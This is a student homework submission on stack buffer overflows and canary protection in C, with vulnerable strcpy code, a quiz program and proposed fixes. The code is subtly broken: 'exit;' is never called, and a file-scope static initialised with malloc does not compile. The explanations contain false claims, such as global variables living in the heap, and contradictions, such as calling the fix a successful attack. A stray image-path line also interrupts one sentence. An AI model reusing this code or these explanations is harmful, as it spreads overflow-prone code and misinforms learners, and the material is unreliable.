After running the task on a different computer with the No eXecutable stack option available and enabled. I was able to get the expected result of segmentation fault.



Ankit Kumar
773312668

Additional Homework Questions

Part 2:

Quiz Program:

```
void func (char *str)
{
 int guard;
 int *secret = malloc (sizeof(int));
 *secret = generateRandomNumber();
 guard = *secret;
 char buffer[12];
 strcpy (buffer, str);
 if (guard != *secret) exit;
 return;
}
```

The reason this code fails is that, even though the value is in heap the address is still in the stack. So, we can overflow that canary value with the address of a value that we know and then check for that value from the heap and then the result will be positive and so the return call will still be reached and the buffer overflow will succeed. The solution to this is that we have to take this declaration of secret,

int *secret = malloc (sizeof(int)); //this is local declaration of secret in main() or func()

and instead of making this a local variable of the function and thus making the address of the value vulnerable we define this as a global variable with static and thus this will not allow for the address to be stored in the stack, making the condition


if (guard != *secret)

false and so instead of the system call **exit();** the **return** call is made and the attack is successful.

The code that should work is as follows,

```
static int *secret = malloc (sizeof(int));

void func (char *str)
{
 int guard;
*secret = generateRandomNumber();
 guard = *secret;
```



Ankit Kumar
773312668

```
char buffer[12];
strcpy (buffer, str);
if (guard != *secret) exit;
return;
}
```

Part 1:

Protection code:

```
int func (char *str)
{
        char buffer[12];

        if(strlen(str)>sizeof(buffer))
        {
        exit();
        }
        /* The following statement has a buffer overflow problem */
        strcpy(buffer, str);

}
```

This sort of input validation will only work in case of string length variation attacks, which in our case is safe as this is defined by the problem statement.

Protection code with canary:

```
static int secret;
void func (char *str)
{
 int guard;
guard = secret;
 char buffer[12];
 strcpy (buffer, str);
 if (guard != secret)
        exit();
 return;
}
```

Global declaration of secret will make sure that the address is not stored in the stack along with the buffer, thus disallowing the change of address to a value hat the attacker is familiar with.

Ankit Kumar
773312668

```
void main()
{
        secret = generateRandomNumber();
        .
        .
        .
        .
}
```

The global declaration of secret will result in storing the address of secret in the heap as opposed to a local declaration of secret which will store the canary address in the stack, in both the cases the actual canary value will be stored in the heap itself. However, in case of local declaration, it is vulnerable to stack overflow, thus allowing for the change in the address to the canary to the address of a known value whereas in global declaration, the address of the canary will be stored in the heap, thus even the address cannot be modified due to buffer overflow and hence the buffer over flow attack will fail with this stack guard protection.